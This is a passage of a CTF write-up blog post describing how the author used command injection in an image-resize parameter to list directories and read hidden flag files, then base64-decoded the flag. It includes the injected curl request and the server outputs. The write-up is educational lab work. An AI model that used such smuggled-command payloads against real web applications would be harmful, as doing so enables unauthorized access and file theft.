
Doing a basic ;ls / payload, reveals the / directory.
curl --path-as-is -k -i -s "http://challenge.perfectroot.wiki:6238/process.php?id=3465&action=resize&width=800&height=600;ls%20/"
HTTP/1.1 200 OK
Date: Wed, 10 Dec 2025 01:40:02 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.1.33
Vary: Accept-Encoding
Content-Length: 3110
Content-Type: text/html; charset=UTF-8
<...snip...>
ls: cannot access '/var/www/html/ctfs/web/uploads/processed_1765330802_69374952bc119_1765230930.svg': No such file or directory
/:
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
<...snip...>
This confirms Command Injection. Within the error message, we see that the web server lives in the /var/www directory. Doing an ls -la command reveals some hidden files.
HTTP/1.1 200 OK
Date: Wed, 10 Dec 2025 01:42:00 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.1.33
Vary: Accept-Encoding
Content-Length: 4780
Content-Type: text/html; charset=UTF-8

ls: cannot access '/var/www/html/ctfs/web/uploads/processed_1765331125_69374952bc119_1765230930.svg': No such file or directory
/var/www:
total 40
drwxr-xr-x 1 root     root     4096 Dec  2 11:40 .
drwxr-xr-x 1 root     root     4096 Nov 18 04:26 ..
-rw------- 1 www-data www-data   21 Dec  2 11:40 .flag_part1
-rw------- 1 www-data www-data   21 Dec  2 11:40 .flag_part2
-rw------- 1 www-data www-data   17 Dec  2 11:40 .flag_part3
-rw-r--r-- 1 root     root      306 Dec  2 11:40 flag.txt
drwxr-xr-x 1 www-data www-data 4096 Dec  2 11:40 html
We see that there are a few .flag_part* files in this directory, and can cat each one out.
HTTP/1.1 200 OK
Date: Wed, 10 Dec 2025 01:46:46 GMT
Server: Apache/2.4.65 (Debian)
X-Powered-By: PHP/8.1.33
Vary: Accept-Encoding
Content-Length: 3086
Content-Type: text/html; charset=UTF-8
<h3>Command Executed:</h3>
<div class="command-box">
convert '/var/www/html/ctfs/web/uploads/69374952bc119_1765230930.svg' -resize 800x600;cat /var/www/.flag* '/var/www/html/ctfs/web/uploads/processed_1765331206_69374952bc119_1765230930.svg' 2>&1 </div>
<h3>Output:</h3>
<div class="output-box">
cjAwdHtYWEVfU1ZHX0xG
SV9DTURfSU5KRUNUSU9O
X0NIQUlOXzIwMjV9
cat: /var/www/html/ctfs/web/uploads/processed_1765331206_69374952bc119_1765230930.svg: No such file or directory
The output displays what appear to be three base64 strings. We can use a base64 command to decode and retrieve the flag.
echo "cjAwdHtYWEVfU1ZHX0xGSV9DTURfSU5KRUNUSU9OX0NIQUlOXzIwMjV9" | base64 -d
r00t{XXE_SVG_LFI_CMD_INJECTION_CHAIN_2025}
This is interesting because the flag says we were supposed to chain three vulnerabilities together. Still, we obtained the flag solely through command injection, raising suspicion that this was the unintended solution.
Flag: r00t{XXE_SVG_LFI_CMD_INJECTION_CHAIN_2025}
Conclusion
Overall, this was a fantastic CTF. I wish I had more time to put into it, as there were other categories and challenges to complete. Excited for next year’s PerfectRoot CTF!
Authors

Lead Technical Writer
Evan is a dedicated cybersecurity professional with a degree from Roger Williams University. He is certified in GRTP, OSCP, eWPTX, eCPPT, and eJPT. He specializes in web application and API security. In his free time, he identifies vulnerabilities in FOSS applications and mentors aspiring cybersecurity professionals.
Recent Posts
HuntressCTF 2025 Malware Challenges – Writeups & Analysis
Learning about malware analysis through HuntressCTF challenges. Deobfuscate code and using Telegram API to retrieve the flag.
Nov 1, 2025

HuntressCTF 2025 Miscellaneous Challenges - Full Writeups
Explore the unexpected in HuntressCTF 2025 Misc challenges. Creative puzzles, crypto quirks, and logic traps that test your problem-solving edge.
Nov 1, 2025
HuntressCTF 2025 OSINT Challenges – Full Writeups
Learn about identifying a threat actor and using Google Reverse Image search to identify their exact location.
Nov 1, 2025